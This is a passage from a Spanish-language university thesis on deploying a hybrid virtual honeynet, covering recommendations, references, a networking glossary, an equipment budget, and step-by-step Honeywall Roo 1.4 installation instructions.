- El proyecto Honeynet “The Honeynet Project” ha manifestado la futura liberación de una nueva versión del sistema operativo Honeywall Roo que incorpore considerables mejoras, por lo que se deja abierta la posibilidad de efectuar nuevos proyectos de investigación en base a su uso.
- Para ofrecer un nivel de protección total a la red, se recomienda la implementación de un IDS/IPS distribuido, que incorpore varios sensores ubicados en los segmentos de red interna, externa y DMZ, comunicados entre sí, a través de un servidor central que se encargue del procesamiento de las alertas.
- En este proyecto se emplearon los Front Ends BASE y WALLEYE para efectuar la gestión de alertas de seguridad identificadas por el IDS. Dichas aplicaciones eliminan la necesidad de diseñar y administrar una base de datos independiente. Futuras investigaciones pueden centrarse en el diseño de una interfaz web que permita el análisis de datos en función de los requerimientos específicos de la organización.

REFERENCIAS BIBLIOGRÁFICAS

LIBROS, RECURSOS BIBLIOGRÁFICOS EN LÍNEA Y TESIS

- Akindeinde, O. (2009). *Attack simulation and threat modeling*. Lagos, Nigeria.
- Alegsa (s.f.). *Diccionario de informática*. Recuperado de: <http://www.alegsa.com.ar/Dic/hacker.php>.
- Alegsa. (s.f.). *Diccionario de informática*. Recuperado de: <http://www.alegsa.com.ar/Dic/servidor%20de%20aplicaciones.php>.
- Alfon. (2009). *Seguridad y redes. Snort preprocesadores (I) parte*. Recuperado de: <http://seguridadyredes.wordpress.com/2009/03/03/snort-preprocesadores-i-parte/>.
- Areitio, J. (2008). *Seguridad de la información. Redes, informática y sistemas de información*. Madrid: Paraninfo.
- Barrio Dueñas, J. (2011). *Configuración de servidores con GNU/Linux*. Alcance Libre.
- Cedeño, S., Robalino, J. (marzo, 2008). “*Rediseño de la Infraestructura del proveedor de servicios de Internet ONNET S.A para la optimización del servicio en el Distrito Metropolitano de Quito*”. Proyecto de Titulación, Escuela Politécnica Nacional, Quito, Ecuador.
- Corletti, A. (2011). *Seguridad por niveles*. Madrid: darFe Learning Consulting.
- Datko, J. (Abril, 2011). *DATKO DATenKommunikation*. Recuperado de: <http://www.datko.de/datko-security-attacks.html>.
- Diccionario de Informática. (2011). Recuperado de: <http://www.alegsa.com.ar/Dic/virtualizacion%20de%20servidor.php>.
- Emersetel. (2009). *Virtualización*. Recuperado de: diaweb.usal.es/diaweb/archivos/10011089ERMESTEL_Virtualizaci_n.pdf.
- Gestión-Calidad Consulting (2009). *Definiciones: Seguridad de la información (SI)*. Recuperado de: <http://www.gestion-calidad.com/definicion-si.html>.
- Hackers y Crackers. (s.f.). Recuperado de: <http://www.encyclopediadetareas.net/2010/04/hackers-y-crackers.html>.
- Honeynet UTPL (2008). *Tecnología honeypot*. Recuperado de: <http://www.utpl.edu.ec/honeynet/?p=159>.
- Hoopes, J. (2009). *Virtualization for security*. United States of America: Syngress Publishing Inc, Elsevier Inc.
- Inteco. (2010). *Honeypots, monitorizando a los atacantes*. Recuperado de: <http://es.scribd.com/doc/47017021/Honeypots-Monitorizando-a-Los-Atacantes>.

- Internet Society (marzo, 2008). Chapter 2. BIND resource requirements. Recuperado de: <http://ws.edu.isoc.org/workshops/2008/cctld-ams/Documentation/bind-arm/Bv9ARM.ch02.html>.
- IPBalance. (2009). *Preventing security attacks from all OSI 7 layer*. Recuperado de: <http://www.ipbalance.com/security/security-general/140-preventing-security-attacks-from-all-osi-7-layer.html>.
- Lococo, M. (Agosto, 2011). *Capacity planning for snort IDS*. Recuperado de: <http://mikelococo.com/2011/08/snort-capacity-planning/>.
- McClure, S., Scambray, J., Kurtz, G. (2009). *Hacking exposed 6: Network security secrets & solutions*. McGraw-Hill.
- Nestler, V., Conklin, W., White, G., & Hirsch, M. (2011). *Principles of computer security: CompTIA Security and Beyond Lab Manual*. McGraw-Hill.
- Ntop. (Abril, 2011). *Traffic analysis with NetFlow and sFlow support*. Recuperado de: <http://www.ntop.org/products/ntop/>.
- Oja, D., & Parson, J. (2008). *Conceptos de computación: nuevas perspectivas* (Décima ed.). Mexico D.F: CENGAGE Learning .
- Open-Source Security Tools. *Network intrusion detection systems* (Abril, 2011). Recuperado de: <http://ossectools.blogspot.com/2011/04/network-intrusion-detection-systems.html>.
- Pedra, M. (2010). *Glosario informático y de internet*. Recuperado de: http://www.marcelopedra.com.ar/glosario_K.htm.
- Provos, N., & Holz, T. (2008). *Virtual honeypots: From botnet tracking to Intrusion detection*. Boston: Pearson Education, Inc.
- Proyecto Fedora. (2010). *Tipos de virtualización*. Recuperado de: http://www.proyectofedora.org/wiki/Tipos_de_virtualizaci%C3%B3n.
- R.C. Joshi, & Sardana, A. (2011). *Honeypots a new paradigm to information security*. Enfield: Science Publishers.
- Rodríguez, J. A. (Julio, 2011). *Seguridad Informática. Qué es la seguridad de la información*. Recuperado de: <http://es.scribd.com/doc/71854573/Que-es-la-seguridad-de-la-informacion>.
- Security by Default. (febrero, 2010). *Sebek 3: Conoce a tu enemigo*. Recuperado de: <http://www.securitybydefault.com/2010/02/sebek-3-conoce-tu-enemigo.html>.
- Seguridad Informática*. (2010). *Métodos de ataque*. Recuperado de: http://www.netzweb.net/html/print/segurid/met_ata.pdf.
- Slice of Linux. (2009). *Qué es virtualización*. Recuperado de: <http://sliceoflinux.com/2009/06/11/%C2%BFque-es-la-virtualizacion>.

- Snorby (2011). *Sizing a snort deployment*. Recuperado de: <https://github.com/Snorby/snorby/wiki/Pre-Installation-Design>.
- Sosinsky, B. (2009). *Networking bible*. Indianapolis: Wiley Publishing, Inc.
- The Maad Blog (2009). *Actualidad y seguridad informática*. Recuperado de: <http://blog.espol.edu.ec/maad/2009/04/04/diferentes-tipos-de-intrusiones-o-ataques-informaticos/>.
- Ubuntu (agosto, 2009). *Ubuntu documentation. Installation system requirements gutsy Gibbon*. Recuperado de: <https://help.ubuntu.com/community/Installation/SystemRequirements/GutsyGibbon>
- UNAM. (Mayo, 2010). *Eavesdropping*. Recuperado de: <http://mmc.geofisica.unam.mx/LuCAS/Manuales-LuCAS/doc-unixsec/unixsec-html/node37.html>.
- UNI PORTAL WEB UNIVERSIDAD TÉCNICA DEL NORTE (2012). *Misión y visión*. Recuperado de: <http://www.utn.edu.ec/portal/index.php/mision-y-vision>.
- VMware (2008). *VMware server user's guide. VMware 2.0*. Recuperado de: <http://www.vmware.com/pdf/vmserver2.pdf>.
- VMware. (2009). *VMware server 2. A risk-free way to get started with virtualization*. Recuperado de: <http://www.vmware.com/files/pdf/VMware-Server-2-DS-EN.pdf>.
- WebmasterFormat (agosto, 2009). *How much RAM does your dedicated server need?* Recuperado de: <http://webmasterformat.com/blog/how-much-ram>.

GLOSARIO DE TÉRMINOS

ACK: Es la abreviatura del término en inglés Acknowledgement, conocido también como acuse de recibo. Hace referencia a la bandera usada en el Protocolo de Control de Transmisión (TCP) para confirmar la recepción de un paquete.

ARP: Son las siglas de Address Resolution Protocol (Protocolo de Resolución de Direcciones). Es el protocolo encargado de traducir una dirección IP a una dirección de capa física (MAC).

EXPLOIT: Es un programa o fragmento de código que explota una vulnerabilidad particular de un sistema u otro programa para tomar control del mismo o inhabilitarlo.

FIN: Es la abreviatura del término en inglés Finish, que hace mención a la bandera usada en el protocolo de control de transmisión para informar al módulo TCP receptor que el emisor ha terminado de enviar datos.

GBIC: Es el acrónimo de Gigabit Interface Converter que en español significa conversor de interfaz gigabit. Es un transductor que convierte corrientes eléctricas en señales ópticas y viceversa. Se emplean típicamente en sistemas de fibra óptica y Ethernet en redes de alta velocidad.

HIPERVISOR: Plataforma de software que permite ejecutar simultáneamente varios sistemas operativos en un solo sistema, a través de diversos tipos de virtualización.

HSRP: Acrónimo de Hot Standby Router Protocol. Es un protocolo propietario de Cisco diseñado para proveer redundancia a redes IP. Evita la existencia de puntos de fallo únicos en la red empleando técnicas de comprobación de estado en los dispositivos.

HTML: Significa lenguaje de marcado de hipertexto (por sus siglas en inglés HyperText Markup Language). Es el lenguaje de programación utilizado para la creación de páginas web. Permite escribir texto de manera estructurada y complementarlo con diversos elementos (imagen, audio, video). Utiliza etiquetas para marcar el inicio y fin de cada elemento.

ICMP: El Protocolo de Mensajes de Control de Internet (Internet Control Message Protocol) se utiliza para efectuar el diagnóstico y notificación de errores durante una comunicación.

IGMP: El Protocolo de Manejo de Grupos De Internet (Internet Group Management Protocol) se emplea en el intercambio de información acerca del estado de pertenencia entre enrutadores IP que admiten la multidifusión y miembros de grupos de multidifusión.

IPSEC: Es la abreviatura de Internet Protocol Security (Protocolo de Seguridad de Internet). Designa al conjunto de protocolos empleados para autenticar y cifrar los paquetes IP con el objetivo de brindar seguridad a las comunicaciones.

IPTABLES: Es la aplicación de espacio de usuario que permite la creación de reglas de filtrado de paquetes y módulos de NAT. Se configuran a través de tres cadenas: Input (tráfico entrante), Output (tráfico saliente), forward (tráfico de reenvío).

IVR: Son las siglas de Interactive Voice Response. Es un sistema automatizado de respuesta interactiva que entrega y captura información a través del teléfono para acceder a un servicio determinado.

NSLOOKUP: Es una herramienta de línea de comandos utilizada para verificar y diagnosticar el funcionamiento de servidores DNS.

PHP: Es el acrónimo de PHP Hypertext Pre-processor (inicialmente PHP Tools, o Personal Home Page Tools). Hace referencia al lenguaje de programación de código abierto diseñado para la creación de páginas web dinámicas.

SPANNING TREE: Es un protocolo de red especificado en el estándar IEEE 802.1D cuya función es resolver la presencia de bucles de red empleando enrutamiento dinámico y adaptativo. Opera en la capa 2 del modelo OSI en dispositivos como switches y routers.

SSL: Son las siglas de Secure Sockets Layer (en español capa de conexión segura). Provee conexiones encriptadas sobre internet para proporcionar autenticidad y privacidad a la información entre extremos.

SYN: Es la abreviatura del término en inglés Synchronize. Hace referencia a la bandera que indica al módulo TCP receptor cuando debe sincronizar los números de secuencia durante el establecimiento de una conexión.

UDP: El protocolo de datagrama de usuario (User Datagram Protocol) es un protocolo sin conexión de la capa de transporte del modelo TCP/IP. No garantiza la entrega de mensajes, ni proporciona confirmación y control de flujo.

VSMP: Es el acrónimo de Virtual Symmetric Multiprocessing que en español significa Multiprocesamiento Simétrico Virtual. Es una utilidad de VMware que permite que una máquina virtual emplee dos o más procesadores simultáneamente.

WHOIS: Es un protocolo TCP basado en petición/respuesta que, a través de la búsqueda en una base de datos pública, despliega información específica acerca de un dominio de internet.

ANEXO A

PRESUPUESTO REFERENCIAL

A continuación, se expone el presupuesto referencial de los equipos recomendados para la implementación de la HoneyNet Virtual Híbrida en el entorno de red principal de la Universidad Técnica del Norte, tomando como referencia los requerimientos mínimos establecidos durante el proceso de dimensionamiento de hardware que se detalla en el Capítulo II. Cabe destacar que no se incluyen costos referentes al software utilizado, debido a que este proyecto se realiza en su totalidad en base a software de código abierto y descarga gratuita.

HARDWARE

ITEM	DESCRIPCIÓN	CANTIDAD [UNIDADES]	PRECIO	
			UNITARIO [USD]	TOTAL [USD]
1	HP PROLIANT ML110 G7 (HONEYWALL) – TIPO/CHASIS: MICRO TORRE ATX – PROCESADOR: INTEL E3-1220 QUAD-CORE XEON 3.1 GHz – MEMORIA CACHE: 8MB – MEMORIA RAM: 4GB PC3-10600E DDR3 – DISCO DURO: 500GB – UNIDAD ÓPTICA: DVD+/-RW//CD-RW – TARJETA DE RED: 3 X 10/100/1000 Mb/s – FUENTE DE PODER: 350W – TECLADO: TECLADO PS/2 – MONITOR: LCD 19” – PUERTOS USB: 10 USB 2.0 – GARANTÍA TÉCNICA: 36 MESES	1	1350.00	1350.00
2	HP PROLIANT ML110 G7 (HONEYWALL) – TIPO/CHASIS: MICRO TORRE ATX – PROCESADOR: INTEL E3-1220 QUAD-CORE XEON 3.1 GHz – MEMORIA CACHE: 8MB – MEMORIA RAM: 4GB PC3-10600E	1	1350.00	1350.00

	DDR3 – DISCO DURO: 500GB – UNIDAD ÓPTICA: DVD+/-RW//CD-RW – TARJETA DE RED: 3 X 10/100/1000 Mb/s – FUENTE DE PODER: 350W – TECLADO: TECLADO PS/2 – MONITOR: LCD 19” – PUERTOS USB: 10 USB 2.0 – GARANTÍA TÉCNICA: 36 MESES			
3	PATCH CORD: CAT6A 7ft 50um NEWLINK	2	8.04	16.08
4	PATCH CORD: CAT6A 3ft 50um NEWLINK	1	5.36	5.36
SUBTOTAL [USD]				2721.44
IVA (12%)				326.58
SUBTOTAL HARDWARE [USD]				3048.02

SOFTWARE

ITEM	DESCRIPCIÓN	CANTIDAD [UNIDADES]	PRECIO	
			UNITARIO [USD]	TOTAL [USD]
1	LINUX, DEBIAN: DISTRIBUCIÓN 6.0	1	0.00	0.00
2	LINUX, HONEYWALL ROO: VERSIÓN 1.4 – SEBEK SERVER: VERSIÓN 3.0.3 – SNORT: VERSIÓN 2.6.1.5 – SNORT INLINE: VERSIÓN 2.6.1.5 – SWATCH : VERSIÓN 3.2.3 – WALLEYE WEB INTERFACE: VERSIÓN 1.2.11	1	0.00	0.00
3	LINUX, UBUNTU SERVER: DISTRIBUCIÓN 7.10	1	0.00	0.00
4	APACHE2: VERSIÓN 2.2.4	1	0.00	0.00
5	BARNYARD: VERSIÓN 0.2.0	1	0.00	0.00
6	BASE: VERSIÓN 1.4.5	1	0.00	0.00
7	BIND: VERSIÓN 9.4.1	1	0.00	0.00
8	HFLOW2: VERSIÓN 1.99.26	1	0.00	0.00
9	JOOMLA: VERSIÓN 1.5.9	1	0.00	0.00
10	LINUX, DEBIAN: DISTRIBUCIÓN 6.0	1	0.00	0.00
11	LINUX, UBUNTU SERVER: DISTRIBUCIÓN 7.10	1	0.00	0.00

12	MYSQL SERVER: VERSIÓN 5.0.45	1	0.00	0.00
13	MYSQL SERVER: VERSIÓN 5.0.95	1	0.00	0.00
14	OPENSSSH SERVER: VERSIÓN 4.6	1	0.00	0.00
15	ORACLE APPLICATION EXPRESS 4.1	1	0.00	0.00
16	ORACLE DATABASE 10G EXPRESS EDITION.	1	0.00	0.00
			SUBTOTAL [USD]	0.00
			IVA (12%)	0.00
			SUBTOTAL SOFTWARE [USD]	0.00

TOTAL

SUBTOTAL HARDWARE	3048.02
SUBTOTAL SOFTWARE	0.00
TOTAL	3048.02

ANEXO B

INSTALACIÓN Y CONFIGURACIÓN DE HONEYWALL ROO VERSIÓN 1.4

En el presente anexo se especifica la instalación y configuración del CD-ROM HoneywallRoo-1.4.hw-2009; una versión minimizada de la distribución de Linux Centos 5.0 que incluye las herramientas necesarias para implementar la puerta de enlace de una Honeyynet (Honeywall).

INSTALACIÓN

1. Arrancar el equipo desde el CD-ROM. Inmediatamente se presentará la pantalla principal de instalación (véase Figura B.1). Presionar la tecla Enter para continuar.



Figura B.1. Pantalla Inicial del CD-ROM Honeywall Roo -1.4.hw-2009

2. Se examinan y copian al disco duro las dependencias y paquetes requeridos por la instalación (véase Figura B.2). Tras varios minutos se completa el proceso y se reinicia automáticamente el equipo.




Figura B.2. Instalación de paquetes requeridos por Honeywall Roo -1.4.hw-2009

3. Ingresar al sistema, a través de la cuenta de usuario “**root**” creada por defecto y obtener los privilegios de súper usuario (root). La autenticación se realiza empleando la contraseña “**honey**”.

Dado que es el primer acceso que se efectúa, se notificará que Honeywall no ha sido configurado y posteriormente, se mostrará un mensaje de advertencia acerca de que la combinación de teclas “**CTRL+C**” en cualquier lugar de la aplicación terminará todos los procesos ejecutados en ese momento, por lo que debe ser evitada.

Haciendo clic en “Ok” se despliega el menú principal desde el cual se administra y configura gráficamente el Honeywall (véase Figura B.3)




Figura B.3. Menú Principal de HoneywallRoo -1.4.hw-2009

4. Determinar el método de configuración inicial. Honeywall Roo V1.4 provee de tres alternativas: **Floppy**, **Defaults** e **Interview**. Se elige el modo de configuración por medio de la entrevista (Interview), que personaliza los parámetros de acuerdo a los requerimientos específicos de la red (véase Figura B.4).




Figura B.4. Método Inicial de Configuración de HoneywallRoo -1.4.hw-2009

5. Ingresar las direcciones IP de los Honeypots. Se observan en la Figura B.5.



Figura B.5. Direccionamiento IP de los Honeypots implementados

6. Digitar la dirección de enrutamiento entre dominios sin clase CIDR (Classless Inter-Domain Routing) de la Honeynet. En este caso, la red 172.20.1.0/24 (véase Figura B.6).




Figura B.6. Dirección CIDR de la Honeynet

7. Determinar la dirección de Broadcast de la Honeynet (véase Figura B.7). Con esto concluye la primera sección de configuración correspondiente a la asignación de direcciones IP.



Figura B.7. Dirección de Broadcast de la Honeynet

- Elegir “Yes” y presionar Enter para iniciar la configuración de la interfaz de administración (véase Figura B.8).



Figura B.8. Configuración de la interfaz de administración

- Habilitar la administración web, usando la interfaz de red eth2, a la que se podrá acceder a través de SSH y de la interfaz Walleye Web (véase Figura B.9).




Figura B.9. Configuración de la Interfaz de Red de la interfaz de administración

- Insertar la dirección IP de la interfaz de red de administración. Se expone en la Figura B.10.



Figura B.10. Dirección IP de la interfaz de administración de la HoneyNet

11. Ingresar la máscara de subred de la interfaz de administración y presionar “Enter” (véase Figura B.11).




Figura B.11. Máscara de Subred de la interfaz de administración de la Honeynet

12. Determinar el Gateway por defecto de la interfaz de administración. (véase Figura B.12).




Figura B.12. Gateway por defecto de la interfaz de administración de la Honeynet

13. Asignar un nombre para el sistema y elegir la opción “OK” (véase Figura B.13).




Figura B.13. Asignación del nombre del sistema Honeywall

14. Ingresar el dominio DNS de administración del Honeywall. Se establece el que se configura por defecto “**localdomain**” (véase Figura B.14).




Figura B.14. Configuración del DNS del Honeywall

15. Ingresar la dirección IP del servidor DNS que será utilizado por el Honeywall (véase Figura B.15).



Figura B.15. Configuración de la dirección IP del Servidor DNS del Honeywall

16. Como punto final de la configuración de Walleye Web, se activa la interface en el cuadro de diálogo y su ejecución desde el siguiente arranque del equipo.

17. A continuación, se configura el uso de SSH y se deshabilita el acceso remoto del usuario root para incrementar la seguridad en el equipo. Se observa en la Figura B. 16.



Figura B. 16. Deshabilitación de permisos de logeo remoto al Honeywall para el usuario root

18. Es indispensable cambiar las contraseñas por defecto de los usuarios root y root. La Figura B.17 muestra el establecimiento de la nueva contraseña del súper usuario.



Figura B.17. Establecimiento de contraseña del súper usuario del Honeywall

19. Digitar el listado de puertos TCP permitidos dentro de la interfaz de administración. Se admite el puerto 443 que corresponde a HTTPS (Hypertext Transfer Protocol sobre SSL/TLS) (véase Figura B.18).




Figura B.18. Puertos TCP permitidos dentro de la interfaz del Honeywall

20. Ingresar el listado de direcciones IP que tendrán acceso a la interfaz de administración. Se establece el valor “any” para permitir cualquier dirección IP (véase Figura B.19). Posteriormente, se solicita habilitar el análisis de datos y administración. Seleccionar “Yes”.




Figura B.19. Direcciones IP con acceso a la interfaz de administración del Honeywall

21. Desactivar la restricción de conexiones de salida, mediante el firewall, escogiendo la opción “No”, tal como se muestra en la Figura B.20.




Figura B.20. Desactivación de la restricción de conexiones de salida del Honeywall

22. Delimitar el listado de puertos TCP de salida permitidos (Figura B.21). De acuerdo a los servicios prestados por los honeypots se autorizan los siguientes:

- **22:** SSH (Secure Shell).
- **25:** Protocolo Simple de Transferencia de Correo (SMTP) para el envío de alertas.
